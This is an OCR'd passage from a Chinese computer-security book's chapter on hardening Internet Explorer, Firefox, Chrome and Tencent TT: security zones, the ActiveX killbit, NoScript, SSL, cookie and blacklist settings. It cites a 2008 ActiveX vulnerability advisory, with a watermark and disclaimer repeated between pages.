


图 8.7　禁用不需要的浏览器扩展对象

禁用某些不常用的 ActiveX 控件将有助于降低中网页木马的风险，而提升 IE 浏览器的安全等级将使浏览网页变得更加安全。

- 在 IE 的工具菜单中单击 Internet 选项。
- 在 Internet Options 的对话框中，单击安全标签，并选择 Internet 图标。
- 在该区域的安全级别选项中，滑动滑条至最高点。这样设置你浏览的所有网站的安全级别为最高，如图 8.8 所示。

IE 浏览器安全级别设置过高将自动禁用所有 ActiveX 控件，高的设置可能导致一些网站不可以正常浏览。如果在改变这个设置后难以正常浏览网页，你可以将你要浏览的网页加到受信任站点列表当中。这将允许网页可以在高安全设置的情况下正常浏览，如图 8.9 所示。

除了 IE 浏览器默认的安全级别外，IE 浏览器还提供了对 Internet 域安全级别进行自定

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

义的功能，对浏览器安全非常熟悉的用户可以详细设置 IE 对 ActiveX 控件等组件执行的动作，如图 8.10 所示。




图 8.8　调高 Internet 域的安全级别




图 8.9　IE 浏览器的可信站点




图 8.10　自定义 Internet 域的安全设置

上网浏览时经常会出现提示是否安装第三方软件，大多数情况下，这些第三方软件不

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

仅可以提高用户的工作效率，而且可以完成某些特殊功能，如 google 工具条、3721 网络助手等，给你带来许多便利。但是第三方浏览器扩展在方便了你的工作的同时，也会给你带来安全风险，就在不久前 3721 网络助手就爆出了一个漏洞：

发布日期：2008-05-06
更新日期：2008-05-07

受影响系统：
Yahoo! Assistant <= 3.6
描述：
BUGTRAQ ID: 29065
CVE(CAN) ID: CVE-2008-2111
Yahoo!助手原名为 3721 网络助手，是 IE 下的浏览器帮助程序对象（BHO）。
Yahoo!助手所安装的 ynotifier.dll ActiveX 控件中存在安全漏洞，如果用户受骗访问了恶意网页的话，攻击者就可以在安装了 Yahoo!助手的电脑上执行任意指令。漏洞起因是通过 IE 初始化 Ynoifier COM 对象时可能会触发一个可利用的内存破坏漏洞。

你可以在 IE 的“工具”→“Internet 选项”→“高级”的配置选项中，将“启用第三方浏览器扩展（需要重启动）”取消，那么所有的第三方浏览器扩展都不会再启用，包括你可能还想要用的 google 工具条之类。但有时候为了安全不得不牺牲一些东西，如图 8.11 所示。




图 8.11　Internet 选项中取消第三方浏览器扩展

在相关厂商未推出有效的安全更新之前，我们能做的只有通过某种手段预防漏洞危害，即利用浏览器自身提供的一个小功能将发生问题的控件暂时屏蔽。细心的用户在阅读一些

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

安全小组的漏洞分析报告时，经常会看到这么一句："在软件厂商未发布安全补丁之前，我们建议用户对该控件设置 Killbit"。那么，什么是"Killbit"？微软编号为 Q240797 的知识库文章《如何禁止 ActiveX 控件在 Internet Explorer 中运行》一文对此做出了诠释：Internet Explorer 有一项安全功能，可用于禁止 Internet Explorer HTML 呈现引擎加载某个 ActiveX 控件。此功能可通过设置注册表来完成，这种设置叫做设置"killbit"。一旦设置了"killbit"，该控件即永远不可加载，即使将其完全安装也是如此。此设置可以确保，即使有漏洞的组件被引入或重新引入系统中，它也不具活性，没有破坏力。

实际上，这一设置的本质是在浏览器里的兼容性标识处将存在漏洞的控件设置为"不安全"，于是在预先设定的浏览器加载逻辑里，这一"不安全"的控件就不会被加载，从而保证浏览器不会携带着这个问题控件运行，其相关漏洞自然也就没有了入口。

ActiveX 控件的兼容性标识位于系统注册表的位置如下：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\

其子键为各个 ActiveX 控件的 CLSID，每个 CLSID 项里都有一个名为"Compatibility Flags"的 DWORD 类型值，当它的值为"0x00000400"，即十六进制 400 或十进制 1024 时。浏览器就会认为这个控件不安全而将其忽略，同时微软还提供了"兼容的安全 CLSID 替代"功能，用于在对某个问题控件使用 Killbit 后指定的另一个功能替代控件，它是通过用户建立一个名为"AlternateCLSID"的字符串实现的，其内容为功能替代控件的 CLSID。

8.2.2 Firefox 的设置

Firefox 是 Mozilla 基金会开发的一个轻便、快速、简单和高扩展性的浏览器，用开源代码开发，它也是目前比较主流的浏览器，最近也推出了新的版本——Firefox 2.0。它使用 Gecko 核心引擎技术，打开网页速度更加迅速。Gecko 核心引擎技术是由 Netscape Navigator 公司和 Mozilla 组织研究开发专门用于网页浏览方面的技术，使得网页的解译速度更快、安全性更高。它能完全支持各种最新版本的网页语言，也被很多人视为革命性的下一代浏览器引擎。

相比于微软的 IE 浏览器，由于 Firefox 没有被整合到 Windows 操作系统中，故在很大程度上降低了被病毒和黑客利用的机会。同时 Firefox 不支持 VBScript 和 ActiveX，使用者对 Cookie 等个人隐私信息也有完全的控制权，所以也提升了安全性。不过随着用户数的大量增加，像 IE 浏览器那样，Firefox 也开始暴露出很多安全漏洞。同时正如 IE 中的 Active 控件存在很多漏洞一样，Firefox 也遭受这样的情况。如 Greasemonkey，这个插件可以部分地改变网站的设计以符合用户的需求，但同时也可以被恶意程序利用来读取和定位用户机上的文件，或者列出某个目录里的内容。所以 Firefox 的安全性能也越来越受到人们的质疑，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

但它强过 IE 这一点是毋庸置疑的。

浏览器的安全问题往往都是由于脚本语言造成的。现在互联网上形形色色的网站存在着各种不安全的脚本命令，对计算机的安全使用极为不利。Firefox 用户可以通过扩展来防止不信任或陌生的网站执行不良脚本。这个扩展的名称是 NoScript，该扩展可以从该地址下载到：http://addons.mozilla.org/zh-CN/firefox/addon/722

NoScript 的工作方式：NoScript 安装以后，除了预设的一些站点外，访问任何网站时，Java, JavaScript 等各种网页上的脚本都会被屏蔽。用户可以选择将当前的网站加入“信任区”。加入信任区的网站以后就不受 NoScript 的制约，网站上所有的脚本都会正常执行。如图 8.12 所示。



图 8.12　Firefox 的 NoScript 扩展

8.2.3　谷歌 Chrome 的设置

谷歌浏览器 Chrome 是一款设计极简洁、技术先进的浏览器，它可以让您更快速、安全且轻松地使用网络，其主界面如图 8.13 所示。谷歌浏览器的核心设计理念是一个为用户提供更强的稳定性和安全性的多进程处理的平台。每一个浏览器窗口的运行都是独立的进程，标签页是相对独立的，一旦某一个标签页不能正常运行或是关闭，其他标签页不会受到影响，用户可以继续进行操作而不必关掉整个谷歌浏览器。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 8.13　Chrome 主界面

谷歌浏览器采取了一系列安全措施，在您浏览网络时可提供有效保护。如要调整默认的安全设置，请按下列步骤操作。左击 Chrome 右上角“工具”按钮，如图 8.14 所示。单击“选项”功能，在“选项”窗口中，选择“高级选项”选项卡，弹出如图 8.15 所示的窗口。




图 8.14　Chrome 工具按钮



图 8.15　选项窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在安全选项部分，共有如下几个功能。

（1）启用网络欺诈和恶意软件保护

如果在谷歌浏览器中选择了“启用网络欺诈和恶意软件保护”选项，就会启用安全浏览功能。该功能旨在保护您的计算机和您的隐私，另外还可尽量减少在浏览器与计算机之间传送的数据，从而节省传输带宽。在“谷歌浏览器选项”对话框中启用此功能后，Google 就会将可能包含恶意软件或涉嫌欺诈的网站的相关信息列表下载到您的浏览器。当笔者访问一个恶意网页时，Chrome 给出了提示，如图 8.16 所示。单击“安全浏览诊断网页”可以转到该网页的详细信息，如图 8.17 所示。




图 8.16　恶意网页提示




图 8.17　恶意网页情况了解

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（2）选择受信任的 SSL 证书

SSL 证书的主要角色是为网站的机密数据提供加密传输功能，从而确保机密信息的机密性、完整性和不可否认性。左击“ 管理证书 ”按钮弹出如图 8.18 所示的证书列表，进而可以进行导入、导出、删除等操作。




图 8.18　证书列表

（3）设定整个计算机的 SSL 设置

网站证书都有一定的有效期，该期限已在证书上注明。如果网站证书已过期， 谷歌浏览器就会显示“该网站的安全证书已过期!”的提醒。如果证书尚未生效，则谷歌浏览器会显示“服务器的安全证书尚未生效!”的提醒。在这两种情况下，谷歌浏览器都无法找到最新信息，也就无法确认该网站就是您要访问的网站。

当您连接到一个使用 SSL 传输数据的网站时，托管该网站的服务器会向谷歌浏览器和其他浏览器提供证书以验证其身份。该证书包含类似于网站地址的信息，这些信息已由您计算机信任的第三方机构确认。通过检查证书中的地址是否与网站地址相符，大致可以认定您是在与证书上的网站进行通信，而不是与伪装成该网站的网站进行通信。谷歌显示的一种 SSL 错误如图 8.19 所示。

（4）控制安全网页上混合内容的显示

有时候，安全网站会加载部分来自不安全来源的内容。当您加载网页并发送信息时，来自不安全来源的内容可能会被其他人查看。恶意团体可能会在您不知情的情况下修改这些不安全资源并更改网页的外观和行为。当遇到包含混合内容的网页时，默认情况下会显

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

示所有内容，但地址栏尾部会出现提醒图标 ⚠。




图 8.19　SSL 错误

在安全（SSL）网页上包含混合内容的下拉菜单中，选择首选的显示级别。

- **拦截所有不安全的内容：**完全不显示不安全的内容。网页上包含不安全内容的显示区域会以红色框替代。可在网页上方显示的消息中，单击显示所有内容链接更改该网页的这项设置。
- **允许不安全图片：**仅允许通过不安全连接加载图片。
- **允许加载所有内容：**允许加载所有网页元素，无论其安全状态是什么。

如果您选择了拦截不安全内容的选项，而 Chrome 在您所访问的网页上检测到不安全内容，会在网页上方显示以下消息：



只有当您信任所访问的网站时，才单击显示所有内容链接，允许 Chrome 加载所有网页元素，否则请单击 x 图标关闭消息栏。单击链接更改，在当前网页上显示不安全内容的使用偏好级别。

（5）调整 Cookie 设置

Cookie 是由访问过的网站所创建的文件，目的是保存网站的使用偏好或配置文件信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

等浏览信息。请务必注意您的 Cookie 设置，因为 Cookie 可允许网站在访问期间跟踪导航过程。要为来自所访问网站的 Cookie 调整许可级别，在“Cookie 设置”下拉菜单中，选择以下选项之一。

- **允许所有 Cookie：**这是谷歌浏览器的默认设置。此选项允许第一方和第三方网站在您访问的网页上设置 Cookie 并接收这些 Cookie。第一方 Cookie 是由您访问的网站所设置的。第三方 Cookie 是由在您当前访问的网站中嵌入了项目（例如广告、图片或视频）的网站设置的。在您下次访问该网站时，第一方和第三方 Cookie 信息会发回给相应的网站。
- **限制对第三方 Cookie 的使用方式：**此选项允许您当前访问的网站和在当前访问的网站中嵌入了项目的网站设置第一方 Cookie 和第三方 Cookie。但是，在您下次访问该网站时，只允许将第一方 Cookie 信息发回给网站。第三方 Cookie 信息不会发回给最初设置这些 Cookie 的网站。
- **拦截所有 Cookie：**禁止第一方和第三方网站设置任何 Cookie。这样您将无法使用大部分需要登录的网站。

如果想删除 Cookie，单击 Chrome 右上角工具按钮，如图 8.20 所示，选择“清除浏览数据”，弹出如图 8.21 所示的窗口。用户可以根据需要删除 Cookies。




图 8.20　工具按钮




图 8.21　清除浏览数据

8.2.4　腾讯 TT 的设置

腾讯 TT 是一款集多线程、黑白名单、智能屏蔽、鼠标手势等功能于一体的多页面浏览器，具有快速、稳定、安全的特点。其主界面如图 8.22 所示。单击菜单栏中的“工具”-“TT 选项”（图 8.23），弹出如图 8.24 所示配置页面。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 8.22　腾讯 TT 主界面



图 8.23　腾讯 TT 选项




图 8.24　配置页面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

其中与安全相关的配置有：智能屏蔽、黑白名单功能。下面简单介绍一下这两种功能的使用方法。

（1）智能屏蔽

在浏览网页的时候，可能遇到很多网页都有一些浮动的广告或自动弹出窗口，甚至有的网页还潜入了恶意的脚本或不安全的 ActiveX 控件。这些脚本或控件一旦在您的电脑上运行，就会有严重的后果，所以，要想让浏览更加简捷、安全，需要充分配置一下 TT 的智能屏蔽功能，图 8.25 为智能屏蔽的配置页面。



图 8.25　智能屏蔽

大家可以看到，有自定义屏蔽模式、快速浏览模式、安全浏览模式及完整显示模式。为了保证安全性，可以选择“安全浏览模式”如图 8.26 所示。选择该模式后，将屏蔽网页上的弹出窗口、ActiveX 及最容易传播木马和病毒的脚本，以提高浏览器的安全性，但同时可能会影响对网页上的相关操作。

（2）黑白名单

图 8.27 所示即为腾讯 TT“黑白名单”的配置页面，浏览器默认是不开启黑名单功能的，如果想使用该功能，可以勾选“开启黑名单功能”选项，勾选之后 TT 会根据黑名单中的网址进行过滤。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 8.26　智能屏蔽——安全浏览模式



图 8.27　“黑白名单”的配置页面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这里我们主要看一下黑名单的用法。所谓黑名单即是要过滤的网页，单击“添加”按钮，弹出如图 8.28 所示的编辑窗口。例如，我们键入 http://www.vevlo.com/，并选择过滤条件为“精确匹配”，单击“确定”并“保存”设置，即可达到过滤 http://www.vevlo.com/ 的目的。当我们再访问 http://www.vevlo.com/时，会弹出如图 8.29 所示的页面。



图 8.28　黑名单完整地址



图 8.29　访问黑名单成员

在上述的配置过程中，我们选择的过滤条件为“精确匹配”，精确匹配只过滤输入的链接；如果我们选择的是“模糊匹配”，如图 8.30 所示。那么当我们访问 http://www.vevlo.com/sec/时，浏览器依然会过滤，如图 8.31 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

